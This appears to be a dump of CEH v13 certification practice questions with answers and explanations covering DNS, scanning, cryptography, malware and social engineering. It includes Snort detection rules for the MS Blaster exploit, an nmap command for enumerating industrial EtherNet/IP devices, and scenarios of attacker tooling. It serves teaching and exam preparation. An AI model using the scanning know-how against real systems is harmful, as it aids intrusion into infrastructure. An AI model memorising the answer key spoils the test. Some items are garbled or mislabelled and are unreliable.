



EC-Council

Exam Questions 312-50v13

Certified Ethical Hacker v13

NEW QUESTION 1

- (Topic 1)

Under what conditions does a secondary name server request a zone transfer from a primary name server?

- A. When a primary SOA is higher than a secondary SOA
- B. When a secondary SOA is higher than a primary SOA
- C. When a primary name server has had its service restarted
- D. When a secondary name server has had its service restarted
- E. When the TTL falls to zero

Answer: A

NEW QUESTION 2

- (Topic 1)

Let's imagine three companies (A, B and C), all competing in a challenging global environment. Company A and B are working together in developing a product that will generate a major competitive advantage for them. Company A has a secure DNS server while company B has a DNS server vulnerable to spoofing. With a spoofing attack on the DNS server of company B, company C gains access to outgoing e-mails from company B. How do you prevent DNS spoofing?

- A. Install DNS logger and track vulnerable packets
- B. Disable DNS timeouts
- C. Install DNS Anti-spoofing
- D. Disable DNS Zone Transfer

Answer: C

NEW QUESTION 3

- (Topic 1)

Study the snort rule given below:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135
(msg: "NETBIOS DCERPC ISystemActivator bind attempt";
flow:to_server, established; content: "|05|"; distance: 0; within: 1;
content: "|0b|"; distance: 1; within: 1; byte_test: 1, &, 1, 0, relative;
content: "|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|";
distance: 29; within: 16; reference: cve, CAN-2003-0352;
classtype: attempted-admin; sid: 2192; rev: 1;)
```

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg: "NETBIOS SMB
DCERPC ISystemActivator bind attempt"; flow: to_server, established;
content: "|FF|SMB|25|"; nocase; offset:4, depth:5; content: "|26 00|";
nocase; distance:5; within: 12; content: "|05|"; distance:0; within:1;
content: "|0b|"; distance: 1; within: 1; byte_test: 1, &, 1, 0, relative;
content: "|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|";
distance: 29; within: 16; reference: cve, CAN-2003-0352;
classtype: attempted-admin; sid: 2193; rev: 1;)
```

From the options below, choose the exploit against which this rule applies.

- A. WebDav
- B. SQL Slammer
- C. MS Blaster
- D. MyDoom

Answer: C

NEW QUESTION 4

- (Topic 1)

What two conditions must a digital signature meet?

- A. Has to be the same number of characters as a physical signature and must be unique.
- B. Has to be unforgeable, and has to be authentic.
- C. Must be unique and have special characters.
- D. Has to be legible and neat.

Answer: B

NEW QUESTION 5

- (Topic 1)

is a set of extensions to DNS that provide the origin authentication of DNS data to DNS clients (resolvers) so as to reduce the threat of DNS poisoning, spoofing, and similar types of attacks.

- A. DNSSEC
- B. Resource records
- C. Resource transfer
- D. Zone transfer

Answer: A

Explanation:

The Domain Name System Security Extensions (DNSSEC) is a suite of Internet Engineering Task Force (IETF) specifications for securing certain kinds of information provided by DNS for use on IP networks. DNSSEC is a set of extensions to DNS provide to DNS clients (resolvers) origin authentication of DNS data, authenticated denial of existence, and data integrity, but not availability or confidentiality. DNSSEC is necessary because the original DNS design did not include security but was designed to be a scalable distributed system. DNSSEC adds security while maintaining backward compatibility.

NEW QUESTION 6

- (Topic 1)

During a black-box pen test you attempt to pass IRC traffic over port 80/TCP from a compromised web enabled host. The traffic gets blocked; however, outbound HTTP traffic is unimpeded. What type of firewall is inspecting outbound traffic?

- A. Circuit
- B. Stateful
- C. Application
- D. Packet Filtering

Answer: C

Explanation:

https://en.wikipedia.org/wiki/Internet_Relay_Chat

Internet Relay Chat (IRC) is an application layer protocol that facilitates communication in text. The chat process works on a client/server networking model. IRC clients are computer programs that users can install on their system or web-based applications running either locally in the browser or on a third-party server. These clients communicate with chat servers to transfer messages to other clients.

IRC is a plaintext protocol that is officially assigned port 194, according to IANA. However, running the service on this port requires running it with root-level permissions, which is inadvisable. As a result, the well-known port for IRC is 6667, a high-number port that does not require elevated privileges. However, an IRC server can also be configured to run on other ports as well.

You can't tell if an IRC server is designed to be malicious solely based on port number. Still, if you see an IRC server running on port a WKP such as 80, 8080, 53, 443, it's almost always going to be malicious; the only real reason for IRCD to be running on port 80 is to try to evade firewalls.

https://en.wikipedia.org/wiki/Application_firewall

An application firewall is a form of firewall that controls input/output or system calls of an application or service. It operates by monitoring and blocking communications based on a configured policy, generally with predefined rule sets to choose from. The application firewall can control communications up to the OSI model's application layer, which is the highest operating layer, and where it gets its name. The two primary categories of application firewalls are network-based and host-based.

Application layer filtering operates at a higher level than traditional security appliances. This allows packet decisions to be made based on more than just source/destination IP Addresses or ports. It can also use information spanning across multiple connections for any given host.

Network-based application firewalls

Network-based application firewalls operate at the application layer of a TCP/IP stack. They can understand certain applications and protocols such as File Transfer Protocol (FTP), Domain Name System (DNS), or Hypertext Transfer Protocol (HTTP). This allows it to identify unwanted applications or services using a non-standard port or detect if an allowed protocol is being abused.

Host-based application firewalls

A host-based application firewall monitors application system calls or other general system communication. This gives more granularity and control but is limited to only protecting the host it is running on. Control is applied by filtering on a per-process basis. Generally, prompts are used to define rules for processes that have not yet received a connection. Further filtering can be done by examining the process ID of the owner of the data packets. Many host-based application firewalls are combined or used in conjunction with a packet filter.

NEW QUESTION 7

- (Topic 1)

Which of the following viruses tries to hide from anti-virus programs by actively altering and corrupting the chosen service call interruptions when they are being run?

- A. Macro virus
- B. Stealth/Tunneling virus
- C. Cavity virus
- D. Polymorphic virus

Answer: B

NEW QUESTION 8

- (Topic 1)

What is the proper response for a NULL scan if the port is closed?

- A. SYN
- B. ACK
- C. FIN
- D. PSH
- E. RST
- F. No response

Answer: E

NEW QUESTION 9

- (Topic 1)

To determine if a software program properly handles a wide range of invalid input, a form of automated testing can be used to randomly generate invalid input in an attempt to crash the program.

What term is commonly used when referring to this type of testing?

- A. Randomizing
- B. Bounding
- C. Mutating
- D. Fuzzing

Answer: D

NEW QUESTION 10

- (Topic 1)

You are the Network Admin, and you get a complaint that some of the websites are no longer accessible. You try to ping the servers and find them to be reachable. Then you type the IP address and then you try on the browser, and find it to be accessible. But they are not accessible when you try using the URL. What may be the problem?

- A. Traffic is Blocked on UDP Port 53
- B. Traffic is Blocked on TCP Port 80
- C. Traffic is Blocked on TCP Port 54
- D. Traffic is Blocked on UDP Port 80

Answer: A

Explanation:

Most likely have an issue with DNS.

DNS stands for ??Domain Name System.?? It??s a system that lets you connect to websites by matching human-readable domain names (like example.com) with the server's unique ID where a website is stored.

Think of the DNS system as the internet??s phonebook. It lists domain names with their corresponding identifiers called IP addresses, instead of listing people??s names with their phone numbers. When a user enters a domain name like wpbeginner.com on their device, it looks up the IP address and connects them to the physical location where that website is stored.

NOTE: Often DNS lookup information will be cached locally inside the querying computer or remotely in the DNS infrastructure. There are typically 8 steps in a DNS lookup. When DNS information is cached, steps are skipped from the DNS lookup process, making it quicker. The example below outlines all 8 steps when nothing is cached.

The 8 steps in a DNS lookup:

- * 1. A user types ??example.com?? into a web browser, and the query travels into the Internet and is received by a DNS recursive resolver;
- * 2. The resolver then queries a DNS root nameserver;
- * 3. The root server then responds to the resolver with the address of a Top-Level Domain (TLD) DNS server (such as .com or .net), which stores the information for its domains. When searching for example.com, our request is pointed toward the .com TLD;
- * 4. The resolver then requests the .com TLD;
- * 5. The TLD server then responds with the IP address of the domain??s nameserver, example.com;
- * 6. Lastly, the recursive resolver sends a query to the domain??s nameserver;
- * 7. The IP address for example.com is then returned to the resolver from the nameserver;
- * 8. The DNS resolver then responds to the web browser with the IP address of the domain requested initially;

Once the 8 steps of the DNS lookup have returned the IP address for example.com, the browser can request the web page:

- * 9. The browser makes an HTTP request to the IP address;
- * 10. The server at that IP returns the webpage to be rendered in the browser.

NOTE 2: DNS primarily uses the User Datagram Protocol (UDP) on port number 53 to serve requests. And if this port is blocked, then a problem arises already in the first step. But the ninth step is performed without problems.

NEW QUESTION 10

- (Topic 1)

If a token and 4-digit personal identification number (PIN) are used to access a computer system and the token performs off-line checking for the correct PIN, what type of attack is possible?

- A. Birthday
- B. Brute force
- C. Man-in-the-middle
- D. Smurf

Answer: B

NEW QUESTION 13

- (Topic 1)

Peter, a Network Administrator, has come to you looking for advice on a tool that would help him perform SNMP enquires over the network. Which of these tools would do the SNMP enumeration he is looking for? Select the best answers.

- A. SNMPUtl
- B. SNScan
- C. SNMPScan
- D. Solarwinds IP Network Browser
- E. NMap

Answer: ABD

NEW QUESTION 14

- (Topic 1)

A company??s policy requires employees to perform file transfers using protocols which encrypt traffic. You suspect some employees are still performing file transfers using unencrypted protocols because the employees do not like changes. You have positioned a network sniffer to capture traffic from the laptops used

by employees in the data ingest department. Using Wireshark to examine the captured traffic, which command can be used as display filter to find unencrypted file transfers?

- A. tcp.port == 21
- B. tcp.port == 23
- C. tcp.port == 21 || tcp.port == 22
- D. tcp.port != 21

Answer: A

NEW QUESTION 19

- (Topic 1)

What is the known plaintext attack used against DES which gives the result that encrypting plaintext with one DES key followed by encrypting it with a second DES key is no more secure than using a single key?

- A. Man-in-the-middle attack
- B. Meet-in-the-middle attack
- C. Replay attack
- D. Traffic analysis attack

Answer: B

Explanation:

https://en.wikipedia.org/wiki/Meet-in-the-middle_attack

The meet-in-the-middle attack (MITM), a known plaintext attack, is a generic space–time tradeoff cryptographic attack against encryption schemes that rely on performing multiple encryption operations in sequence. The MITM attack is the primary reason why Double DES is not used and why a Triple DES key (168-bit) can be bruteforced by an attacker with 256 space and 2112 operations.

The intruder has to know some parts of plaintext and their ciphertexts. Using meet-in-the-middle attacks it is possible to break ciphers, which have two or more secret keys for multiple encryption using the same algorithm. For example, the 3DES cipher works in this way. Meet-in-the-middle attack was first presented by Diffie and Hellman for cryptanalysis of DES algorithm.

NEW QUESTION 20

- (Topic 1)

Which of the following represents the initial two commands that an IRC client sends to join an IRC network?

- A. USER, NICK
- B. LOGIN, NICK
- C. USER, PASS
- D. LOGIN, USER

Answer: A

NEW QUESTION 21

- (Topic 1)

Why would you consider sending an email to an address that you know does not exist within the company you are performing a Penetration Test for?

- A. To determine who is the holder of the root account
- B. To perform a DoS
- C. To create needless SPAM
- D. To illicit a response back that will reveal information about email servers and how they treat undeliverable mail
- E. To test for virus protection

Answer: D

NEW QUESTION 22

- (Topic 1)

You just set up a security system in your network. In what kind of system would you find the following string of characters used as a rule within its configuration?
alert tcp any any -> 192.168.100.0/24 21 (msg: "???FTP on the network!???;")

- A. A firewall IPTable
- B. FTP Server rule
- C. A Router IPTable
- D. An Intrusion Detection System

Answer: D

NEW QUESTION 27

- (Topic 1)

Eric has discovered a fantastic package of tools named Dsniff on the Internet. He has learnt to use these tools in his lab and is now ready for real world exploitation. He was able to effectively intercept communications between the two entities and establish credentials with both sides of the connections. The two remote ends of the communication never notice that Eric is relaying the information between the two. What would you call this attack?

- A. Interceptor
- B. Man-in-the-middle
- C. ARP Proxy
- D. Poisoning Attack

Answer: B

NEW QUESTION 29

- (Topic 1)

Which of the following statements about a zone transfer is correct? (Choose three.)

- A. A zone transfer is accomplished with the DNS
- B. A zone transfer is accomplished with the nslookup service
- C. A zone transfer passes all zone information that a DNS server maintains
- D. A zone transfer passes all zone information that a nslookup server maintains
- E. A zone transfer can be prevented by blocking all inbound TCP port 53 connections
- F. Zone transfers cannot occur on the Internet

Answer: ACE

NEW QUESTION 32

- (Topic 1)

As a securing consultant, what are some of the things you would recommend to a company to ensure DNS security?

- A. Use the same machines for DNS and other applications
- B. Harden DNS servers
- C. Use split-horizon operation for DNS servers
- D. Restrict Zone transfers
- E. Have subnet diversity between DNS servers

Answer: BCDE

NEW QUESTION 34

- (Topic 1)

Email is transmitted across the Internet using the Simple Mail Transport Protocol. SMTP does not encrypt email, leaving the information in the message vulnerable to being read by an unauthorized person. SMTP can upgrade a connection between two mail servers to use TLS. Email transmitted by SMTP over TLS is encrypted. What is the name of the command used by SMTP to transmit email over TLS?

- A. OPPORTUNISTICTLS
- B. UPGRADETLS
- C. FORCETLS
- D. STARTTLS

Answer: D

NEW QUESTION 39

- (Topic 1)

Shellshock allowed an unauthorized user to gain access to a server. It affected many Internet-facing services, which OS did it not directly affect?

- A. Linux
- B. Unix
- C. OS X
- D. Windows

Answer: D

NEW QUESTION 44

- (Topic 1)

One of your team members has asked you to analyze the following SOA record.

What is the TTL? Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600 3600 604800 2400.)

- A. 200303028
- B. 3600
- C. 604800
- D. 2400
- E. 60
- F. 4800

Answer: D

NEW QUESTION 46

- (Topic 1)

Which of the following incident handling process phases is responsible for defining rules, collaborating human workforce, creating a back-up plan, and testing the plans for an organization?

- A. Preparation phase
- B. Containment phase
- C. Identification phase
- D. Recovery phase

Answer: A

NEW QUESTION 48

- (Topic 1)

Your company was hired by a small healthcare provider to perform a technical assessment on the network. What is the best approach for discovering vulnerabilities on a Windows-based computer?

- A. Use the built-in Windows Update tool
- B. Use a scan tool like Nessus
- C. Check MITRE.org for the latest list of CVE findings
- D. Create a disk image of a clean Windows installation

Answer: B

NEW QUESTION 50

- (Topic 1)

User A is writing a sensitive email message to user B outside the local network. User A has chosen to use PKI to secure his message and ensure only user B can read the sensitive email. At what layer of the OSI layer does the encryption and decryption of the message take place?

- A. Application
- B. Transport
- C. Session
- D. Presentation

Answer: D

Explanation:

https://en.wikipedia.org/wiki/Presentation_layer

In the seven-layer OSI model of computer networking, the presentation layer is layer 6 and serves as the data translator for the network. It is sometimes called the syntax layer. The presentation layer is responsible for the formatting and delivery of information to the application layer for further processing or display.

Encryption is typically done at this level too, although it can be done on the application, session, transport, or network layers, each having its own advantages and disadvantages. Decryption is also handled at the presentation layer. For example, when logging on to bank account sites the presentation layer will decrypt the data as it is received.

NEW QUESTION 54

- (Topic 1)

The configuration allows a wired or wireless network interface controller to pass all traffic it receives to the Central Processing Unit (CPU), rather than passing only the frames that the controller is intended to receive. Which of the following is being described?

- A. Multi-cast mode
- B. Promiscuous mode
- C. WEM
- D. Port forwarding

Answer: B

NEW QUESTION 56

- (Topic 1)

Which system consists of a publicly available set of databases that contain domain name registration contact information?

- A. WHOIS
- B. CAPTCHA
- C. IANA
- D. IETF

Answer: A

NEW QUESTION 60

- (Topic 1)

Bob received this text message on his mobile phone: ??Hello, this is Scott Smelby from the Yahoo Bank. Kindly contact me for a vital transaction on: scottsmelby@yahoo.com??. Which statement below is true?

- A. This is a scam as everybody can get a @yahoo address, not the Yahoo customer service employees.
- B. This is a scam because Bob does not know Scott.
- C. Bob should write to scottmelby@yahoo.com to verify the identity of Scott.
- D. This is probably a legitimate message as it comes from a respectable organization.

Answer: A

NEW QUESTION 64

- (Topic 1)

What is a NULL scan?

- A. A scan in which all flags are turned off
- B. A scan in which certain flags are off
- C. A scan in which all flags are on
- D. A scan in which the packet size is set to zero
- E. A scan with an illegal packet size

Answer: A

NEW QUESTION 67

- (Topic 1)

What is the way to decide how a packet will move from an untrusted outside host to a protected inside that is behind a firewall, which permits the hacker to determine which ports are open and if the packets can pass through the packet-filtering of the firewall?

- A. Session hijacking
- B. Firewalking
- C. Man-in-the middle attack
- D. Network sniffing

Answer: B

NEW QUESTION 72

- (Topic 1)

Which of the following describes the characteristics of a Boot Sector Virus?

- A. Modifies directory table entries so that directory entries point to the virus code instead of the actual program.
- B. Moves the MBR to another location on the RAM and copies itself to the original location of the MBR.
- C. Moves the MBR to another location on the hard disk and copies itself to the original location of the MBR.
- D. Overwrites the original MBR and only executes the new virus code.

Answer: C

NEW QUESTION 74

- (Topic 1)

Which type of security feature stops vehicles from crashing through the doors of a building?

- A. Bollards
- B. Receptionist
- C. Mantrap
- D. Turnstile

Answer: A

NEW QUESTION 79

- (Topic 1)

Which is the first step followed by Vulnerability Scanners for scanning a network?

- A. OS Detection
- B. Firewall detection
- C. TCP/UDP Port scanning
- D. Checking if the remote host is alive

Answer: D

Explanation:

Vulnerability scanning solutions perform vulnerability penetration tests on the organizational network in three steps:

- * 1. Locating nodes: The first step in vulnerability scanning is to locate live hosts in the target network using various scanning techniques.
- * 2. Performing service and OS discovery on them: After detecting the live hosts in the target network, the next step is to enumerate the open ports and services and the operating system on the target systems.
- * 3. Testing those services and OS for known vulnerabilities: Finally, after identifying the open services and the operating system running on the target nodes, they are tested for known vulnerabilities.

NEW QUESTION 83

- (Topic 1)

If a tester is attempting to ping a target that exists but receives no response or a response that states the destination is unreachable, ICMP may be disabled and the network may be using TCP. Which other option could the tester use to get a response from a host using TCP?

- A. Traceroute
- B. Hping
- C. TCP ping
- D. Broadcast ping

Answer: B

Explanation:

<https://tools.kali.org/information-gathering/hping3> <http://www.carnal0wnage.com/papers/LSO-Hping2-Basics.pdf>

NEW QUESTION 87

- (Topic 1)

One of your team members has asked you to analyze the following SOA record. What is the version?
Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600 3600 604800 2400.) (Choose four.)

- A. 200303028
- B. 3600
- C. 604800
- D. 2400

E. 60
F. 4800

Answer: A

NEW QUESTION 88

- (Topic 1)

What does the -oX flag do in an Nmap scan?

- A. Perform an eXpress scan
- B. Output the results in truncated format to the screen
- C. Output the results in XML format to a file
- D. Perform an Xmas scan

Answer: C

Explanation:

<https://nmap.org/book/man-output.html>

-oX <filespec> - Requests that XML output be directed to the given filename.

NEW QUESTION 93

- (Topic 1)

What term describes the amount of risk that remains after the vulnerabilities are classified and the countermeasures have been deployed?

- A. Residual risk
- B. Impact risk
- C. Deferred risk
- D. Inherent risk

Answer: A

Explanation:

https://en.wikipedia.org/wiki/Residual_risk

The residual risk is the risk or danger of an action or an event, a method or a (technical) process that, although being abreast with science, still conceives these dangers, even if all theoretically possible safety measures would be applied (scientifically conceivable measures); in other words, the amount of risk left over after natural or inherent risks have been reduced by risk controls.

· Residual risk = (Inherent risk) – (impact of risk controls)

NEW QUESTION 95

- (Topic 1)

Which address translation scheme would allow a single public IP address to always correspond to a single machine on an internal network, allowing "server publishing"?

- A. Overloading Port Address Translation
- B. Dynamic Port Address Translation
- C. Dynamic Network Address Translation
- D. Static Network Address Translation

Answer: D

NEW QUESTION 98

- (Topic 1)

Which of the following is the BEST way to defend against network sniffing?

- A. Using encryption protocols to secure network communications
- B. Register all machines MAC Address in a Centralized Database
- C. Use Static IP Address
- D. Restrict Physical Access to Server Rooms hosting Critical Servers

Answer: A

Explanation:

https://en.wikipedia.org/wiki/Sniffing_attack

To prevent networks from sniffing attacks, organizations and individual users should keep away from applications using insecure protocols, like basic HTTP authentication, File Transfer Protocol (FTP), and Telnet. Instead, secure protocols such as HTTPS, Secure File Transfer Protocol (SFTP), and Secure Shell (SSH) should be preferred. In case there is a necessity for using any insecure protocol in any application, all the data transmission should be encrypted. If required, VPN (Virtual Private Networks) can be used to provide secure access to users.

NOTE: I want to note that the wording "best option" is valid only for the EC-Council's exam since the other options will not help against sniffing or will only help from some specific attack vectors.

The sniffing attack surface is huge. To protect against it, you will need to implement a complex of measures at all levels of abstraction and apply controls at the physical, administrative, and technical levels. However, encryption is indeed the best option of all, even if your data is intercepted - an attacker cannot understand it.

NEW QUESTION 99

- (Topic 1)

Peter is surfing the internet looking for information about DX Company. Which hacking process is Peter doing?

- A. Scanning

- B. Footprinting
- C. Enumeration
- D. System Hacking

Answer: B

NEW QUESTION 103

- (Topic 1)

In the field of cryptanalysis, what is meant by a ??rubber-hose?? attack?

- A. Forcing the targeted keystream through a hardware-accelerated device such as an ASIC.
- B. A backdoor placed into a cryptographic algorithm by its creator.
- C. Extraction of cryptographic secrets through coercion or torture.
- D. Attempting to decrypt ciphertext by making logical assumptions about the contents of the original plaintext.

Answer: C

Explanation:

A powerful and often the most effective cryptanalysis method in which the attack is directed at the most vulnerable link in the cryptosystem - the person. In this attack, the cryptanalyst uses blackmail, threats, torture, extortion, bribery, etc. This method's main advantage is the decryption time's fundamental independence from the volume of secret information, the length of the key, and the cipher's mathematical strength.

The method can reduce the time to guess a password, for example, for AES, to an acceptable level; however, it requires special authorization from the relevant regulatory authorities. Therefore, it is outside the scope of this course and is not considered in its practical part.

NEW QUESTION 106

- (Topic 1)

A network administrator discovers several unknown files in the root directory of his Linux FTP server. One of the files is a tarball, two are shell script files, and the third is a binary file is named "nc." The FTP server's access logs show that the anonymous user account logged in to the server, uploaded the files, and extracted the contents of the tarball and ran the script using a function provided by the FTP server's software. The ??ps?? command shows that the ??nc?? file is running as process, and the netstat command shows the ??nc?? process is listening on a network port.

What kind of vulnerability must be present to make this remote attack possible?

- A. File system permissions
- B. Privilege escalation
- C. Directory traversal
- D. Brute force login

Answer: A

Explanation:

File system permissions

Processes may automatically execute specific binaries as part of their functionality or to perform other actions. If the permissions on the file system directory containing a target binary, or permissions on the binary itself, are improperly set, then the target binary may be overwritten with another binary using user-level permissions and executed by the original process. If the original process and thread are running under a higher permissions level, then the replaced binary will also execute under higher-level permissions, which could include SYSTEM.

Adversaries may use this technique to replace legitimate binaries with malicious ones as a means of executing code at a higher permissions level. If the executing process is set to run at a specific time or during a certain event (e.g., system bootup) then this technique can also be used for persistence.

NEW QUESTION 111

- (Topic 1)

What is the proper response for a NULL scan if the port is open?

- A. SYN
- B. ACK
- C. FIN
- D. PSH
- E. RST
- F. No response

Answer: F

NEW QUESTION 116

- (Topic 1)

A user on your Windows 2000 network has discovered that he can use L0phtcrack to sniff the SMB exchanges which carry user logons. The user is plugged into a hub with 23 other systems.

However, he is unable to capture any logons though he knows that other users are logging in.

What do you think is the most likely reason behind this?

- A. There is a NIDS present on that segment.
- B. Kerberos is preventing it.
- C. Windows logons cannot be sniffed.
- D. L0phtcrack only sniffs logons to web servers.

Answer: B

NEW QUESTION 120

- (Topic 1)

An attacker, using a rogue wireless AP, performed an MITM attack and injected an HTML code to embed a malicious applet in all HTTP connections.

When users accessed any page, the applet ran and exploited many machines. Which one of the following tools the hacker probably used to inject HTML code?

- A. Wireshark
- B. Ettercap
- C. Aircrack-ng
- D. Tcpdump

Answer: B

NEW QUESTION 123

- (Topic 1)

During a recent security assessment, you discover the organization has one Domain Name Server (DNS) in a Demilitarized Zone (DMZ) and a second DNS server on the internal network.

What is this type of DNS configuration commonly called?

- A. DynDNS
- B. DNS Scheme
- C. DNSSEC
- D. Split DNS

Answer: D

NEW QUESTION 126

- (Topic 2)

You are a penetration tester working to test the user awareness of the employees of the client xyz. You harvested two employees' emails from some public sources and are creating a client-side backdoor to send it to the employees via email. Which stage of the cyber kill chain are you at?

- A. Reconnaissance
- B. Command and control
- C. Weaponization
- D. Exploitation

Answer: C

Explanation:

Weaponization

The adversary analyzes the data collected in the previous stage to identify the vulnerabilities and techniques that can exploit and gain unauthorized access to the target organization. Based on the vulnerabilities identified during analysis, the adversary selects or creates a tailored deliverable malicious payload (remote-access malware weapon) using an exploit and a backdoor to send it to the victim. An adversary may target specific network devices, operating systems, endpoint devices, or even individuals within the organization to carry out their attack. For example, the adversary

may send a phishing email to an employee of the target organization, which may include a malicious attachment such as a virus or worm that, when downloaded, installs a backdoor on the system that allows remote access to the adversary. The following are the activities of the adversary:

- o Identifying appropriate malware payload based on the analysis
- o Creating a new malware payload or selecting, reusing, modifying the available malware payloads based on the identified vulnerability

- o Creating a phishing email campaign
- o Leveraging exploit kits and botnets

https://en.wikipedia.org/wiki/Kill_chain

The Cyber Kill Chain consists of 7 steps: Reconnaissance, weaponization, delivery, exploitation, installation, command and control, and finally, actions on objectives. Below you can find detailed information on each.

* 1. Reconnaissance: In this step, the attacker/intruder chooses their target. Then they conduct in-depth research on this target to identify its vulnerabilities that can be exploited.

* 2. Weaponization: In this step, the intruder creates a malware weapon like a virus, worm, or such to exploit the target's vulnerabilities. Depending on the target and the purpose of the attacker, this malware can exploit new, undetected vulnerabilities (also known as the zero-day exploits) or focus on a combination of different vulnerabilities.

* 3. Delivery: This step involves transmitting the weapon to the target. The intruder/attacker can employ different USB drives, e-mail attachments, and websites for this purpose.

* 4. Exploitation: In this step, the malware starts the action. The program code of the malware is triggered to exploit the target's vulnerability/vulnerabilities.

* 5. Installation: In this step, the malware installs an access point for the intruder/attacker. This access point is also known as the backdoor.

* 6. Command and Control: The malware gives the intruder/attacker access to the network/system.

* 7. Actions on Objective: Once the attacker/intruder gains persistent access, they finally take action to fulfill their purposes, such as encryption for ransom, data exfiltration, or even data destruction.

NEW QUESTION 127

- (Topic 2)

Jim, a professional hacker, targeted an organization that is operating critical Industrial Infrastructure. Jim used Nmap to scan open ports and running services on systems connected to the organization's OT network. He used an Nmap command to identify Ethernet/IP devices connected to the Internet and further gathered information such as the vendor name, product code and name, device name, and IP address. Which of the following Nmap commands helped Jim retrieve the required information?

- A. `nmap -Pn -sT --scan-delay 1s --max-parallelism 1 -p < Port List > < Target IP >`
- B. `nmap -Pn -sU -p 44818 --script enip-info < Target IP >`
- C. `nmap -Pn -sT -p 46824 < Target IP >`
- D. `nmap -Pn -sT -p 102 --script s7-info < Target IP >`

Answer: B

Explanation:

<https://nmap.org/nsedoc/scripts/enip-info.html> Example Usage enip-info:

- `nmap --script enip-info -sU -p 44818 <host>`

This NSE script is used to send a EtherNet/IP packet to a remote device that has TCP 44818 open. The script will send a Request Identity Packet and once a response is received, it validates that it was a proper response to the command that was sent, and then will parse out the data. Information that is parsed includes Device Type, Vendor ID, Product name, Serial Number, Product code, Revision Number, status, state, as well as the Device IP. This script was written based of information collected by using the the Wireshark dissector for CIP, and EtherNet/IP, The original information was collected by running a modified version of the ethernetip.py script (<https://github.com/paperwork/pyenip>)

NEW QUESTION 128

- (Topic 2)

Steve, an attacker, created a fake profile on a social media website and sent a request to Stella. Stella was enthralled by Steve's profile picture and the description given for his profile, and she initiated a conversation with him soon after accepting the request. After a few days. Sieve started asking about her company details and eventually gathered all the essential information regarding her company. What is the social engineering technique Steve employed in the above scenario?

- A. Diversion theft
- B. Baiting
- C. Honey trap
- D. Piggybacking

Answer: C

Explanation:

The honey trap is a technique where an attacker targets a person online by pretending to be an attractive person and then begins a fake online relationship to obtain confidential information about the target company. In this technique, the victim is an insider who possesses critical information about the target organization.

Baiting is a technique in which attackers offer end users something alluring in exchange for important information such as login details and other sensitive data. This technique relies on the curiosity and greed of the end-users. Attackers perform this technique by leaving a physical device such as a USB flash drive containing malicious files in locations where people can easily find them, such as parking lots, elevators, and bathrooms. This physical device is labeled with a legitimate company's logo, thereby tricking end-users into trusting it and opening it on their systems. Once the victim connects and opens the device, a malicious file downloads. It infects the system and allows the attacker to take control.

For example, an attacker leaves some bait in the form of a USB drive in the elevator with the label "Employee Salary Information 2019" and a legitimate company's logo. Out of curiosity and greed, the victim picks up the device and opens it up on their system, which downloads the bait. Once the bait is downloaded, a piece of malicious software installs on the victim's system, giving the attacker access.

NEW QUESTION 130

- (Topic 2)

How is the public key distributed in an orderly, controlled fashion so that the users can be sure of the sender??s identity?

- A. Hash value
- B. Private key
- C. Digital signature
- D. Digital certificate

Answer: D

NEW QUESTION 132

- (Topic 2)

